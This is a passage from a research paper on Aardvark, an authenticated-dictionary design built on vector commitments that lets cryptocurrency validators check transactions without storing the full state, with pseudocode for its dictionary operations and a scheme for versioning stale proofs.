Some constructions of authenticated dictionaries that are not based on Merkle trees are static, without provisions for efficient updates to the data (e.g., [27]). Some early dynamic constructions not based on Merkle trees (e.g., [39] and [19, §4]) require the verifier to keep secrets from the prover to prevent the prover from cheating.[1] Thus, they are not suitable for cryptocurrency applications, as cryptocurrency validators are public and thus cannot be trusted with secrets.

Concerto [4] defers verification to the end, incurring a linear cost (in the dictionary size) once instead of small costs all the time. This approach is not suitable for cryptocurrencies as transactions need to be processed in real time.

[1] To be exact, [39] can work without verifier secrets, but dictionary updates become computationally expensive if proof sizes are kept small (on the order of seconds per update for proof sizes under 1KB per [39, Tables 2 and 3]).

Boneh, Bünz, and Fisch [12, §5.4, §6.1] propose the first authenticated dictionaries that require no verifier secrets and do not use Merkle trees; instead, they rely on factoring-based (or class-group-based) accumulators and vector commitments. They also suggest (but do not investigate the costs of) using such dictionaries to implement stateless validation. The proof length in their construction is over 1KB and thus comparable to Merkle trees (at 128-bit security). However, it is possible to batch proofs for multiple operations into a single constant-size proof. Follow-up works [1,49] improve various dimensions of [12] in important ways, adding functionality and efficiency; however, the proofs are still over 500 bytes long.

Tomescu et al. [48] address a somewhat different problem of append-only authenticated sets and dictionaries using bilinear pairings; their proofs (for different operations than simple reads and writes) are a few kilobytes in length for reasonable security parameters and number of accounts.

An elegant solution called EDRAX that avoids authenticated dictionaries was proposed by Chepurnoy et al. [17]. EDRAX assigns sequential integers (indices into an array) as account identifiers, thus simplifying the necessary data structure from an authenticated dictionary to a vector commitment. The approach adds complexity around new account registration: instead of simply issuing a transaction that sends money to a new public key (as in Aardvark), EDRAX requires every new public key to register via an initialization transaction (preventing the use of this transaction as a denial-of-service vector is discussed in [47, §4.2.4]). Other transactions to this public key must know the index and cannot be processed until this registration happens; at the same time, registration is computationally expensive, as we discuss later in this section.

Public Parameters and Commitment Size. Some pairing-based vector commitment schemes require a trusted set of public parameters. In known pairing-based vector commitments, these parameters are at least proportional to the vector length. EDRAX (and its improvement [47]) requires public parameters that are proportional to the number of accounts in the system because all the data is stored as a single vector. In contrast, Aardvark uses multiple vectors (which share the same parameters). This approach avoids an *a priori* bound on the number of accounts in the system and does not require lengthy parameter generation. However, Aardvark's validators need to store multiple vector commitments instead of just one. For reasonable vector lengths, this allows validators to store a small fraction of the total state.

Shrinking Long Proofs Generically with SNARKs. Any long proof for any authenticated data structure can, in principle, be shrunk to constant size by an application of succinct non-interactive arguments of knowledge (SNARKs), which are general-purpose tools that can apply to any computation.

Current state-of-the-art SNARKs [26] have proofs that are quite short—just three points on a pairing-friendly elliptic curve, or about 144 bytes for 128-bit security. This approach is taken in Zcash [8] for UTXO-based cryptocurrencies (note that Zcash has privacy as its primary goal, which introduces additional complexity into the design). EDRAX [17] suggests it for account-based cryptocurrencies. SNARK verification is quite efficient, requiring a number of elliptic curve point multiplications proportional to the size of the statement being proven and just one product of three elliptic curve pairings [26, Tables 1 and 2]. The drawback of SNARK-based approaches is in the cost of proving. Computing a SNARK is time-consuming. For example, a SNARK for the (admittedly complex) statement proving a Zcash transaction is reported to take 3s [9, §1], and a SNARK for the vector commitment proof of EDRAX is reported to take 77s [36]. (See §8.1 for a more detailed comparison of Aardvark and EDRAX).

With the advantages of near-constant verification time, several proposals (often called "Rollups") batch multiple transactions together in a single proof (e.g., see [16,23,31]). While providing significant savings in verifier time, such proposals incur high prover latency because a prover must collect many transactions before producing a proof, and the per-transaction proving costs are on the order of a second [28, Fig. 7] and hard to parallelize.

SNARKs are an active research area, and SNARK-based approaches for stateless validation are likely to improve, potentially outperforming Aardvark in some settings. In particular, Ozdemir et al. report [35, Fig. 6] that a single Merkle proof (when a hash function is chosen to be particularly SNARK-friendly) can be converted into a SNARK in about 100ms.

Who supplies the proofs? Any approach to stateless validation must address the question of who is responsible for maintaining the outsourced data and supplying the proofs necessary for each transaction. We reiterate that proofs are not static: even if a user's account data does not change, the proof of correctness of that data changes as other accounts change (and cause the commitment to change).

Zcash and EDRAX require users to store proofs and keep them fresh by synchronizing them against the cryptocurrency's transactions. Implicitly, clients depend on untrusted storage, as if they miss an intervening transaction while offline, they must obtain it from the storage to catch up.

This design presents problems for new account registration in EDRAX described earlier. There is no one to keep a proof up to date for an index that is not yet attached to an account. A new user must either compute this proof by reading every transaction from the beginning or rely on a server who knows the entire current vector to provide the proof [36]. Either way, the cost is at least linear in the number of accounts. Aardvark's approach of using multiple short vector commitments may also be applied to EDRAX to reduce this cost.

Since EDRAX is based on vector commitments with long public parameters (proportional to the number of accounts in the system), an important feature of EDRAX's design is ensuring that each user needs only a small subset of the public parameters to synchronize a proof. Tomescu et al. [47] im-

prove this vector commitment, achieving constant-size proofs and requiring only constant-size portions of the public parameters for the relevant operations.

A disadvantage of this approach in the account-based model is that it limits the kinds of changes a transaction can cause to the recipient account. A sender of the transaction cannot supply a proof for the state of the recipient's account (neither the old one nor the updated one), which means that the only modifications to the recipient account that can be made by a transaction are ones that do not require knowledge of the account state. Modifying a committed state without knowing it requires some kind of homomorphism of the commitments. EDRAX relies on the additive homomorphism of its vector commitments to enable the addition of funds to an account with unknown state, so a transaction can do nothing but add funds to the recipient. Thus, more sophisticated operations (e.g., smart contracts) are not supported. Similarly, UTXO-based Zcash can only give a recipient a transaction output, rather than modify the recipient's state in a more general way.

In contrast, Aardvark outsources the problem of computing and supplying the proofs to untrusted archival nodes. This design enables us to have arbitrary updates to account information of both senders and recipients.

Out-of-order transaction processing and stale proofs. Recall that transactions are issued asynchronously and then ordered by the cryptocurrency consensus mechanism. Since the correctness of account data changes as other accounts change, the proofs may become stale by the time transactions with proofs reach a validator. Mechanisms for handling stale proofs are necessary for ensuring that transactions do not get rejected unnecessarily, which may severely limit the cryptocurrency's throughput—especially if the time to compute and transmit the proofs is significant. At the same, these mechanisms cannot be too permissive because they must prevent double-spending. Thus, validators cannot simply accept an account state authenticated by a stale proof, even if it is valid with respect to a recent commitment value, because the state could have changed since the proof was issued.

Most related work does not address this problem, instead assuming that the proofs reach the validators before becoming obsolete (e.g., [17] and [8, §8.3.2]). Aardvark's caching mechanism addresses this problem (§6).

3 Overview

In a cryptocurrency, a collection of *validators* jointly maintain the state. The current state is defined by a well-known ("genesis") initial state modified by a sequence of atomic *transactions*. Clients submit transactions, and the validators execute a protocol to verify these transactions and append them to the sequence if they are valid. This protocol is designed to ensure consensus, so that all validators agree on the same public sequence of transactions. Transactions are called *confirmed* when they are appended to this sequence.

In order to decide whether to accept a transaction, the validators need to know the current state of the system. For instance, if Alice issues a transaction that spends more money than she has, the validators must reject this transaction; in order to do that, they need to know Alice's current balance.

Aardvark enables the validators to use the system state without requiring them to store it. Instead, untrusted *archives* maintain this state, while validators maintain only a small commitment that evolves with the state. To issue a transaction, a client queries an archive for data related to the transaction. The archive returns the data and authenticating information called a *context*[2]. The client submits the transaction, along with the data and the contexts, to the validators, who check the data and the contexts against the commitments and verify the transaction. Once this transaction is confirmed, the validators use the contexts to update their commitments, and archives update their copies of the system state.

Note that if a transaction T is issued at state s_1 and comes with contexts that correspond to s_1, other transactions may be confirmed after s_1 but before the validators get to processing T. At the time the validators process T, their commitments may correspond to some later state s_2. In order to process T, validators must be able to use contexts from s_1 in order to validate T and update their commitments (which correspond to s_2) based on the results of T once T is confirmed. Aardvark addresses this challenge of out-of-order transaction processing, as long as no more than τ transactions have been confirmed between s_1 and s_2 (where τ is a system parameter).

System Components. Our system is built on vector commitments, described in §4. We first implement our basic dictionary operations (Get, Put, and Delete below) using vectors (§5). We next enable Aardvark to execute transactions out of order by developing a versioning scheme for the dictionary (§6). We then introduce a mechanism for Aardvark to continue providing service even if archives fail (§7).

3.1 Transaction Interface

Aardvark presents a *dictionary* interface which associates *keys* (account identifiers) with *values* (account balances and other information). In a transaction, clients interact with the state by issuing a sequence of operations against the dictionary to read and modify the key-value mappings.

Specifically, Aardvark supports the following operations: Get, Put, and Delete. Get(k) returns the value v associated with the key k or a special value which denotes that k is absent. Put(k,v) associates a new value v with k, overwriting any old value. Delete(k) disassociates k from any value.

In Aardvark either all of a transaction's operations execute, or none do. A transaction specifies a set of keys (a bitstring

[2]We use the word "contexts" instead of "proofs" for the authenticated dictionary in order to avoid confusion with the proofs in the underlying vector commitments. Vector commitment proofs are elements of contexts.

which identifies a single value) and a list of operations which involve those keys. All keys referenced by a transaction must be specified up front. In particular, operations such as dynamic key reads are unsupported. (See §6.3 for more details.)

Let `alice` and `bob` denote keys for two balances. (For simplicity, assume Get returns 0 for a missing key.) Then a transfer of p units of money from `alice` to `bob` may be implemented via a transaction, in pseudocode.

```
with Transaction(alice, bob) as txn:
    a = txn.Get(alice)
    b = txn.Get(bob)
    assert a >= p
    if a-p == 0:
        txn.Delete(alice)
    else:
        txn.Put(alice, a-p)
    txn.Put(bob, b+p)
```

If the validators were to store the system state, they would have enough information to process the transaction. Since in Aardvark they do not, the client asks archives to provide contexts for every dictionary operation in the transaction. Given a key and an operation, the archive computes the context σ. For every dictionary operation in the transaction, the client supplies the context obtained from an archive.

3.2 Security

The cryptocurrency depends on a proportion (e.g., a majority) of validators to faithfully conform to the rules of its protocol. Aardvark assumes that these same validators also follow its protocol. In contrast, the archives and clients are allowed to arbitrarily deviate from correct behavior.

Aardvark aims to provide functionality identical to that of a ideal dictionary with respect to a computationally-bound adversary. This functionality manifests itself in Aardvark in two ways: soundness and completeness. Here we state these properties informally and motivate their correctness. Appendix A formalizes and proves them.

Soundness. The effect of every transaction for a validator is the same as it would be if the validator had large persistent storage and stored the entire state on its own, without any archives. This property is precisely specified in §A.1.2. At a high level, this property is guaranteed by induction, as follows. The commitment initially reflects the genesis state by design. If the commitment reflects the current state, then a validator will accept transactions only with correct data and will update its commitment to correctly reflect the new state. We formalize this proof, which relies on the security of underlying vector commitments, in §A.3.

Completeness. A validator will accept a transaction as long as it includes correct contexts from the archives, and not too many other transactions have been confirmed since these contexts were created. This property is precisely specified in §A.1.1 and is evident by inspection of our design.

3.3 Availability

Aardvark operates in an environment where clients and archives may be malicious. Two aspects of Aardvark's design allow it to provide availability in such scenarios.

Efficiency under adversarial transactions. Under adversarial modification patterns, storage cost for validators is upper-bounded by a small fraction of the state size, which allows the system to charge storage fees to prevent denial-of-service attacks. Specifically, the cryptocurrency may require that each account holds a fixed minimum balance so that such an attack would require a substantial, ongoing investment. §8 evaluates this upper bound analytically.

Archive-free operation. Even if no archive functions correctly, clients can monitor the public transaction sequence to maintain a current context for any given key. §7 describes how clients synchronize their contexts without interacting with archives.

4 Background: Vector Commitments

To explain vector commitments, we recall hash functions. A cryptographic hash function $\mathcal{H}$, given an input X, produces $h = \mathcal{H}(X)$. Because it is infeasible to find another $X' \neq X$ such that $h = \mathcal{H}(X')$, we can say that h is a "commitment" to X: the storage of X can be outsourced to an untrusted server as long as we retain h. We can verify the data that the untrusted server sends us by comparing its hash value to h.

Vector commitments can be viewed as generalizations of cryptographic hash functions. A vector commitment scheme can commit to not just one input X, but an entire array V of data: the Commit procedure produces a short commitment c to the vector V. Unlike a mere hash function, a vector commitment scheme allows anyone who knows c to verify not only the entire V, but also individual elements $V[i]$ without seeing other elements if given a proof π_i, where π_i is produced by someone who knows V. Commitments and proofs are efficiently updatable when one value changes.

We first describe the interface and security properties required of a vector commitment scheme, and then we discuss the specific vector commitment scheme we use.

4.1 Interface and Security Properties

We consider schemes which fix the array size at parameter-generation time,[3] with the following black-box interface.

[3] There are vector commitment schemes that do not require this, but they are not efficient enough for our purposes.

$$\mathsf{ParamGen}(B) \to \mathrm{pp}$$
$$\mathsf{Commit}_{\mathrm{pp}}(V) \to c$$
$$\mathsf{Open}_{\mathrm{pp}}(V, i) \to v_i, \pi$$
$$\mathsf{Verify}_{\mathrm{pp}}(c, i, v_i, \pi) \to \mathsf{ok}/\perp$$
$$\mathsf{CommitUpdate}_{\mathrm{pp}}(c, (i, v_i, v_i')) \to c'$$
$$\mathsf{ProofUpdate}_{\mathrm{pp}}(\pi, j, (i, v_i, v_i')) \to \pi'$$

ParamGen generates parameters pp that can be used to commit to an array of size B. These parameters must be generated by a trusted procedure (for example, through multiparty computation) that does not reveal the secrets used. One set of parameters can be used for multiple arrays, each of size B. These parameters pp are used by all other algorithms; we will omit the subscript pp when it does not cause ambiguity.

Commit creates a cryptographic commitment to an B-length vector of variable-length data.[4] Commit is deterministic: if v_1 and v_2 are two B-sized vectors and $v_1 = v_2$, then $\mathsf{Commit}(v_1) = \mathsf{Commit}(v_2)$. We rely on the determinism of Commit to ensure that validator state is consistent.

Open creates a cryptographic proof that a particular vector element v_i (present at index $i < B$ in the vector v) is committed to in $\mathsf{Commit}(V)$. Verify checks that a proof is valid.

CommitUpdate returns $\mathsf{Commit}(V')$, where V' is obtained from V by changing the ith entry from v_i to v_i'. Similarly, ProofUpdate returns the proof $\mathsf{Open}(V', j)$ for element j in this V'. Note that CommitUpdate and ProofUpdate require only one element of V, unlike Commit and Open.

The *binding* property of the commitment[5] ensures that it is computationally infeasible to prove that any value other than v_i is at index i.[6]

4.2 Specific Choice: Vector Commitments of Libert and Yung

The specific choice of the underlying vector commitment is not crucial for Aardvark, as long as a commitment can be efficiently updated when one element in the vector changes. However, as stated before, our particular choice of commitment is motivated by our efficiency requirements. In particular, bandwidth costs are one factor that limits system throughput. We use vector commitments from Libert and Yung [30]. They have the smallest known proofs: only 48 bytes for 128-bit security, or about an order of magnitude shorter than Merkle proofs for reasonable data sizes and security parameters. Moreover, as shown by Gorbunov et al. [25], multiple proofs (even for different commitments) can be aggregated into a single 48-byte value and can be verified at once. They rely on pairing-based cryptography, which has seen adoption and deployment in the last decade [41].

These vector commitments require public parameters pp linear in B. (See [25, §4.1] for a discussion of how such parameters can be generated.) Commitments and proofs both take time linear in B to create and constant time to update (see Table 3), while verification runs in constant time but requires evaluation of a relatively expensive pairing. §8.1 evaluates our choice of vector commitments against those used by EDRAX.

These considerations affect our design. First, the choice of B allows Aardvark to trade off storage savings against computational overhead. Increasing B reduces storage costs by a constant factor and increases proof generation costs by a constant factor.

Second, verification costs remain relatively high and are not mitigated by scaling down B. While the proof generation work is done by untrusted archives and can be divided amongst many untrusted machines (e.g., on some cloud provider with cheap storage), proof verification must be done by the validator, so it lies on the critical path. Thus, to manage computational costs, Aardvark must allow proof verification to execute in parallel on independent threads and minimize the number of required verification operations.

5 Authenticated Dictionary Design

Aardvark maintains an authenticated mapping from keys, which are arbitrary bitstrings, to their values. Since vector commitments provide an array interface, we must find an efficient encoding of the dictionary's mapping in arrays. Our approach for maintaining such a mapping is storing all key-value pairs in an arbitrary order in arrays of size B (recall from §4.1 that B is the vector size). To prove that a key is associated with a given value, the prover runs Open on any index containing the key-value pair, which produces a correct result if the key appears exactly once in the dictionary. Modifying the value for a key involves running CommitUpdate.

Less obvious is how a prover shows that a key does *not* exist. What if the prover lies about a key's absence in a mapping? If we solve this problem, we can also ensure that every key appears at most once, because as part of the insertion proof, the prover would show that the key is absent from the dictionary before insertion.

Aardvark achieves this invariant by using two distinct orderings for the key-value pairs. First, Aardvark commits to the pairs in an arbitrary *sequential* ordering in the *slots* of the length-B vectors. Because this ordering is arbitrary, we can always append to the end of the last vector. By eagerly compacting the vector upon deletion, we minimize both the number of cryptographic operations and the amount of empty space. Second, Aardvark commits to an independent *lexicographic* ordering of its keys, allowing proofs of a key's ab-

[4] Variable-length data can always be converted to fixed-length data by hashing before applying Commit.

[5] Aardvark does not require a hiding property from the commitment scheme since the backing data stored by archives is public.

[6] Technically, we need binding to hold only when c was honestly produced; however, many vector commitment schemes ensure stronger binding, namely even when c is produced by the adversary.

sence from the dictionary. We do so by storing each key with its lexicographic successor. In this way, Aardvark commits to a linked list of keys in ascending lexicographic order.

Specifically, each slot contains a triplet $(k, v, \text{succ}(k))$. Given the set of all keys, we define the successor function $\text{succ}(k)$ for any key k as follows:

1. If k is the largest key in the dictionary, $\text{succ}(k)$ is the smallest key in the dictionary.
2. Otherwise, $\text{succ}(k)$ is the smallest key in the dictionary larger than k.

We can define a key's predecessor in a similar way.

Proving that k maps to v involves opening the vector commitment at the index containing the slot $(k, v, \text{succ}(k))$. Proving that k is absent from the dictionary involves opening the vector commitment at the index containing the slot $(k_0, v_0, \text{succ}(k_0))$, where $k_0 \neq k$ and $\text{succ}(k) = \text{succ}(k_0)$.

Initialization. Our dictionary is initialized with vector commitment parameters parameterized with a bucket size B, as specified in the previous section. In addition, it is initialized with a single key and value, as it must maintain the internal invariant that at least one key is present at any time.[7] The validator must compute the initial commitment value, as it cannot trust the archives to compute it correctly.

5.1 Contiguous Slot Packing

One challenge of implementing our dictionary is that users may wish to insert many arbitrary keys and then later remove these keys. Aardvark must efficiently scale up and down relative to these modifications, which could be adversarial in nature. Our allocation scheme for Aardvark guarantees a bounded worst-case storage cost regardless of access pattern.

Aardvark's slots are grouped consecutively into *buckets* of size B: the ℓth bucket holds hashes of slots numbered $[B\ell, B\ell + B)$. Denote the data in the ℓth bucket as $D[\ell]$. For each ℓ, archives store $D[\ell]$, while the validator stores $\mathsf{Commit}(D[\ell])$. The validator also stores the total size of the dictionary, s. Let D denote the sequence of all $D[\ell]$, and define the *dictionary commitment* to be the sequence of all vector commitments to all buckets and the value s.

To modify a slot, an archive computes the absolute index of the slot in the slot ordering, along with the proof of the slot's current value at that index. This data allows the validator to modify the slot in place.

```
def slot_write(db: handle, i: index,
               old: slot, new: slot):
    bucket, offset = i/B, i%B
    c0 = db.get_commit(bucket)
    c1 = CommitUpdate(c0, (offset, old, new))
    db.set_commit(bucket, c1)
```

[7] This may be achieved with a sentinel key which is never deleted.




Figure 1: Key insertion in Aardvark consists of the following steps. (1) The key is inserted into the last slot of the dictionary. (2) Its predecessor is verified, and the new slot's next pointer is attached to the predecessor's next pointer. (3) Its predecessor's next pointer is updated to the inserted key. Observe that the operations shown here require only one update operation on a vector commitment (updating the predecessor's next pointer) since the tail is stored by the validator and not committed to.

To enforce tight bounds on the dictionary's space overhead, Aardvark's packing scheme maintains an invariant: the validator stores at most $\lceil s/B \rceil$ vector commitments plus a small, constant amount of metadata. When a new element is inserted, it is added to the last slot in the dictionary (at s).

```
def slot_append(db: handle, new: slot):
    s = db.size() + 1
    db.set_size(s)
    if s%B == 1:
        db.push_commit(Commit([new]))
        return
    bucket, offset = s/B, s%B
    c0 = db.get_commit(bucket)
    # zeros is the bit "0" repeated 256 times
    c1 = CommitUpdate(c0, (offset, zeros, new))
    db.set_commit(bucket, c1)
```

Similarly, when an element is deleted, it is overwritten with the element at the last slot (at s), and the last slot is cleared.

5.2 Authenticating Reads and Writes

To prove that a key k is associated with a particular value, an archive locates that key's slot and computes a proof of its membership with Open. Then, the archive transmits the slot, its index, and its proof to the validator as a *context* object. For a validator, reassigning the key to a new value is straightforward given its context: validate the context, use the index to locate the slot, and overwrite the slot with its new value. Updating the slot is implemented by `slot_write`, and context verification entails executing Verify.

```
def verify_ctx(db: handle, ctx: context):
    i, val, pf = ctx.index, ctx.slot, ctx.pf
    bucket, off = i/B, i%B
    c0 = db.get_commit(bucket)
    return Verify(c0, off, val, pf)
```

Proving that a key does not exist in the dictionary is similar, except that the archive proves the existence of the predecessor's slot. Thus, Get is simply implemented by checking which of these cases we are in.

Inserting a mapping for a new key k involves appending to the last bucket a slot which holds k and its value v. Moreover, we preserve the lexicographic ordering of the keys, similar to a linked-list insertion, which requires the context of k's predecessor. Thus, Put may be implemented as follows.

```
def Put(db: handle, key: key, val: value,
        ctx: context):
    assert verify_ctx(db, ctx)
    assert ctx.slot.key <= key < ctx.slot.next
    if ctx.slot.key == key:
        old, new = ctx.slot, ctx.slot
        new.val = val
        slot_write(db, ctx.index, old, new)
        return
    new_last = Slot(key=key, val=val,
                    next=ctx.slot.next)
    slot_append(db, new_last)
    old_pred, new_pred = ctx.slot, ctx.slot
    new_pred.slot.next = key
    slot_write(db, ctx.index,
               old_pred, new_pred)
```

Finally, Delete is the inverse of Put and requires three contexts: that of k itself, that of its predecessor (for the linked-list deletion), and that of the dictionary's last slot with respect to the *sequential* order (since deleting a key involves overwriting its slot's contents with the contents of the last slot).

5.3 Tail Operations

Insertion and deletion operations both affect the *tail bucket*, the last bucket in the dictionary. By batching cryptographic operations to this bucket, Aardvark reduces the cost of maintaining its commitment and obviates the need for slot insertions and deletions to provide a context for the last slot.

Specifically, no commitment to the tail bucket is maintained. Put operations appending slots do not cause the immediate creation of a new vector commitment. Instead, the new slots are stored directly on the validator until more than B slots have accumulated, at which point the validator performs a single Commit operation to generate the new commitment.

Similarly, for Delete operations, slots in the tail bucket with no commitment are removed without CommitUpdate operations. Once no such slots remain, the validator decommits to the entire bucket at once by obtaining the preimage of the last commitment and executing a single Commit operation. From here, the validator again stores the bucket slots in the preimage without a commitment.

Because the bandwidth cost of a single decommitment is relatively high but amortizes well over time, the validator caches the preimages of some suffix of the buckets in a *tail cache* and synchronizes this cache in the background. The validator forgets old buckets as insertion operations accumulate, and it requests buckets from archives as deletion operations accumulate. If a validator lacks the preimage to a tail bucket, it refuses to serve subsequent deletion requests until it can resynchronize. To reduce thrashing when insertions alternate with deletions, the validator maintains a minimum tail cache size of L but a maximum tail cache size of $2L$.

6 Out-of-order Transaction Processing

The dictionary design in §5 changes state on every commitment of a write-containing transaction, invalidating proofs against an older state. Specifically, executing a transaction that writes to some bucket will invalidate proofs for any concurrently-issued transaction which uses the same bucket.

In a high-throughput system, proofs may be invalidated frequently, requiring either clients or archives to constantly recompute and resubmit proofs for pending transactions. This problem worsens under heavy load, as the buildup of pending transactions further increases the cost of recomputing proofs. Moreover, an attacker may degrade service to a user by constantly modifying their key's bucket-neighbors, invalidating its old proofs. Unfortunately, our evaluation shows that ProofUpdate is expensive for our vector commitments (§8.1).

Aardvark addresses this problem by entirely eliminating the need to update stale proofs. Instead, Aardvark employs a *versioning* system which allows it to accept a transaction with stale proofs even while concurrent operations modify state referenced by that transaction.

First, the validator assigns each transaction it executes a sequence number, appending it to the sequence of completed transactions. Applying each transaction sequentially produces the current dictionary state. Thus, each prefix of this sequence determines a single *snapshot* of the dictionary state at a particular sequence number, and the sequence numbers enumerate the versions of the dictionary.

When issuing a transaction, clients declare the least version t_0 it may execute with. The contexts attached to the transaction refer to the snapshot of the dictionary as of t_0. The transaction may not execute past version $t_0 + \tau$, where τ is the system's *maximum transaction lifetime* and is a global constant set at initialization. A larger value of τ allows old transaction proofs to be accepted by the system for a longer period of time. When the dictionary is under heavy load, a client's transaction may expire before it is executed, forcing its contexts to be updated

before the transaction is resubmitted, so a larger τ reduces this extra work when the system is congested.

Second, the validator holds the dictionary commitment not as of the most recent version, but instead as of the *base snapshot* τ versions ago. For each transaction between the oldest state and the newest state, the validator caches the changes caused by the transaction, so a smaller τ reduces cache overheads. These changes modify the vector commitments over the buckets, so the validator caches the modified vector commitments as well. Thus the validator may validate proofs against any snapshot up to τ versions old by checking them against the cached modified vector commitments.

6.1 Completeness and Context Versioning

A client begins by querying an archive for the set of contexts necessary to execute a transaction, which consists of either Get, Put, or Delete operations. For each operation, the archive returns the slots required by the validator, their indices in the current version of the dictionary, and their openings with respect to their containing buckets, along with the current dictionary version t_0. When a validator receives a transaction along with contexts at some later version $t \geq t_0$, the validator must both determine the values of the slots relevant to the transaction's operations and also determine the changes necessary to update its dictionary commitment.

First, the validator authenticates the contexts, checking that they indeed correspond to slots which are valid at version t_0. This requires the validator to know the vector commitments as of t_0, since the archives opened the commitments with respect to that version. Second, once the validator has slots correct for t_0, it updates these slots so that they are correct for t. This requires the validator to know the updates which happened between version t_0 and version t. Once the validator has all slots at version t, it can validate and execute the transaction, which produces new updates to the current snapshot.

To achieve completeness, the validator must process proofs for all versions t_0 where $t - \tau \leq t_0 \leq t$. Thus, the validator's commitments correspond to the base snapshot at version $t - \tau$, and the validator must store the last τ transactions. Whenever the validator applies a new transaction to the state, it saves the new transaction and marks the oldest transaction eligible for deletion; old transactions are asynchronously applied to the commitments before they are garbage-collected.

6.2 Caching

As mentioned previously, the validator must authenticate proofs produced for any snapshot between version $t - \tau$ and version t, which means it must compute the vector commitment corresponding to that version. Because the validator must eventually compute all vector commitments anyway in order to update the commitments to the base snapshot, Aardvark maintains a cache of *vector commitment deltas*. This cache contains, for each version t' between $t - \tau$ and t, the old and new vector commitments corresponding to each bucket modified by the transaction with sequence number t'. This cache enables the validator to authenticate proofs without running CommitUpdate operations for each transaction.

Just as with vector commitments, the validator may also similarly cache *slot deltas* and *key deltas* to speed up lookups of slots (by index) and lookups of key-value pairs (by key), respectively, by holding both the old and new values of these slots and keys. Figure 2 illustrates how these caches enable a validator to process operations in transactions.

Determinism. Aardvark requires that updates are deterministic and that context verification is consistent across validators so that they compute matching commitments, which is particularly important in a cryptocurrency. Updates are made consistent by enforcing canonical orderings, such as by sorting keys before applying deltas and by processing key insertions and deletions in a well-defined order.

Block Batching. To reduce the in-memory overhead of maintaining deltas and the cost of searching deltas for keys, Aardvark supports batching transactions into *blocks*. With a block-commit optimization, versions (and τ) may refer to block sequence numbers as opposed to transaction sequence numbers. Once a block of transactions is processed, Aardvark merges all deltas in the block. By matching the block's key insertion operations with deletion operations, Aardvark reduces the total number of cryptographic operations required and expedites queries and updates to the base snapshot.

6.3 Transaction Expressiveness

Our choice of versioning scheme allows Aardvark transactions to be fairly expressive. For example, transactions applying commutative changes to values, such as the addition or the maximum function, interleave nicely in Aardvark. At the same time, authenticated dictionaries possess an inherent limitation. All keys must be fixed once a context is created.

To illustrate, suppose that the value of a key k_1 is another key k_2, and some transaction T executes $\mathsf{Get}(\mathsf{Get}(k_1))$. T has no way to compute the proof belonging to the key $k_2 = \mathsf{Get}(k_1)$ because some other transaction may execute $\mathsf{Put}(k_1)$ after T is issued but before T is confirmed.

7 Archive-free Operations

The dictionary design presented above relies on archives for availability: if the archives go down or refuse to serve a client, the client cannot perform all operations. However, with small modifications, most operations may be made *archive-free*: they may be decoupled from archives, which allows them to execute even if all archives are unavailable.[8]

[8] One additional benefit of archive-free operations is that they reduce steady-state computational load on archives. This is significant when scaled




Figure 2: Three Gets in different Aardvark transactions ($\tau = 3$): (1) Get("aardvark", $\sigma = \{$val: 2, index: 1, version: 17$\}$) $\rightarrow$ 2, (2) Get("walrus", $\sigma = \{$val: 5, index: 3, version: 18$\}$) $\rightarrow$ 34, and (3), Get("cat", $\sigma = \{$val: 3, index: 0, version: 12$\}$) $\rightarrow$ 8. For (1), neither the key itself nor its bucket has been modified recently, so the archive's proof is guaranteed to be valid for the vector commitment on the validator's storage. For (2), the value itself has not been modified recently; however, a deletion operation relocated it. Since its proof was created after relocation, the commitment is in a vector commitment delta. For (3), the value was modified recently, so the proof is unnecessary; as a result, the dictionary can simply look up the value present in the key delta.

Specifically, consider a client which possesses a correct context for some key k at version t and then observes dictionary's update to version $t+1$. An update to the client's context must either overwrite (or delete) k, modify a bucket-neighbor of k, or move k into another slot (due to a Delete). In the first case, a proof update is necessary only if k is deleted, where it suffices for the client to store k's predecessor's context. The second case corresponds to a simple ProofUpdate operation. Finally, in the third case, the Delete operation contains the context of the new slot, which the client can store.

Thus, a client that maintains fresh proofs of a key and/or its predecessor can issue arbitrary valid Get, Put, or Delete operations without consulting an archive. Moreover, proof updates only need to be issued once every τ sequence numbers. There is one exception: at a certain point, a validator may run out of its tail cache because too many deletions have happened. In that case, no subsequent deletions may be executed because the tail cannot be moved to fill new slots.

8 Evaluation

Our evaluation answers the following questions:

- *Vector Commitments*: What are the performance characteristics of our choice of vector commitments, and how do they compare to alternatives?
- *Storage Savings*: How much storage does a validator require compared to an archive, which stores all data?
- *Bandwidth Costs*: What additional networking overhead do Aardvark's contexts introduce?
- *Processing Overhead*: What are the processing costs required of both validators and archives?

